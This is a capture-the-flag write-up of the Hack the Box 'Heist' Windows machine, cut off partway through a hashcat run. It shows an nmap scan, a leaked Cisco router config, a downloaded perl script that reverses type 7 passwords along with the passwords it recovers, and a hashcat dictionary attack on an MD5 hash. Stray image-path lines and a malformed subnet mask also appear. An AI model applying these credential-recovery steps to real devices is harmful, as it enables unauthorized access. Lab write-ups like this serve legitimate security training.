
Hack the Box – Heist by dmwong

As normal I add the IP of the machine 10.10.10.149 to /etc/hosts as heist.htb



Heist

OS: Windows

Difficulty: Easy


Points: 20

Release: 10 Aug 2019

IP: 10.10.10.149

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan heist.htb




```
# Nmap 7.70 scan initiated Sat Aug 10 20:54:28 2019 as: nmap -p- -sT -sV -sC -oN initial-scan heist.htb
Nmap scan report for heist.htb (10.10.10.149)
Host is up (0.20s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -7m10s, deviation: 0s, median: -7m10s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-08-10 21:03:44
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 10 21:11:30 2019 -- 1 IP address (1 host up) scanned in 1022.16 seconds
```

It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have HTTP on 80, SMB on 135 and 445 and WinRM on 5985.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.



Welcome, please login

Username

Password


Login

□ Remember

Login as guest

24 x 7 Support

To begin with, we can login as a guest. I looked to see what was behind the guest account. This took me to another page at http://heist.htb/issues.php



Issues

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

Attachment

Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!

Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

This issues page seems to reveal a couple of things. It seems we may have an active user named hazard, and we also have a downloadable attachment at http://heist.htb/attachments/config.txt


From this page, I also learned that the attachment was part of the cisco configuration.

I proceeded to download this and investigate further into the file.

Cisco Config


I downloaded the file to investigate the contents of the configuration file.

wget http://heist.htb/attachments/config.txt



```
root@kali:/opt/htb/heist.htb# wget http://heist.htb/attachments/config.txt
--2019-08-11 16:22:09--  http://heist.htb/attachments/config.txt
Resolving heist.htb (heist.htb)... 10.10.10.149
Connecting to heist.htb (heist.htb)|10.10.10.149|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 780 [text/plain]
Saving to: ‘config.txt’

config.txt                 100%[========================================>]     780  --.-KB/s    in 0s

2019-08-11 16:22:10 (35.9 MB/s) - ‘config.txt’ saved [780/780]
```

Now that I had the file, I started looking at its contents.




```
root@kali:/opt/htb/heist.htb# cat config.txt
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0 mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Instantly, I noticed the version and started looking online for something that could potentially be utilised to break the passwords within the config. After a little searching, I found a page which seemed to suggest the password encryption can be reversed. I found a perl script located at http://www.sssg.whoi.edu/hiseasnet/router_cfg/cpwcrk.pl

Cisco Passwords

I downloaded this perl script to see if it could reverse the encryption on the cisco config file.

wget http://www.sssg.whoi.edu/hiseasnet/router_cfg/cpwcrk.pl




```
root@kali:/opt/htb/heist.htb# wget www.sssg.whoi.edu/hiseasnet/router_cfg/cpwcrk.pl
--2019-08-11 16:29:34--  http://www.sssg.whoi.edu/hiseasnet/router_cfg/cpwcrk.pl
Resolving www.sssg.whoi.edu (www.sssg.whoi.edu)... 128.128.96.93
Connecting to www.sssg.whoi.edu (www.sssg.whoi.edu)|128.128.96.93|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 587 [text/x-perl]
Saving to: ‘cpwcrk.pl’

cpwcrk.pl                  100%[=========================================>]     587  --.-KB/s    in 0s

2019-08-11 16:29:34 (48.6 MB/s) - ‘cpwcrk.pl’ saved [587/587]
```

I then tried to see if I could reverse the encryption with the script.

perl cpwcrk.pl < config.txt

```
root@kali:/opt/htb/heist.htb# perl cpwcrk.pl < config.txt
```




```
root@kali:/opt/htb/heist.htb# perl cpwcrk.pl < config.txt
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713 (decrypted: $uperP@ssword)
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408 (decrypted: Q4)sJu\Y8qz*A3?d)
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0 mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

We seem to have a couple of passwords from this.

- $uperP@ssword
- Q4)sJu\Y8qz*A3?d

I tried these passwords on the login page of the cisco but was unable to login.




ERROR!
INVALID CREDENTIALS!

There as also another password that had not been decrypted during the previous process. It seems this password was an MD5 that could potentially be decrypted using hashcat.

I decided to use my Windows machine for this because I knew it would be quicker and easier with my Kali machine being a virtual machine.

hashcat64 -a 0 -m 500 hash.txt rockyou.txt --force




```
hashcat (v5.1.0) starting...

OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) UHD Graphics 620, 3252/6504 MB allocatable, 24MCU
* Device #2: Intel(R) Core(TM) i5-8350U CPU @ 1.70GHz, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
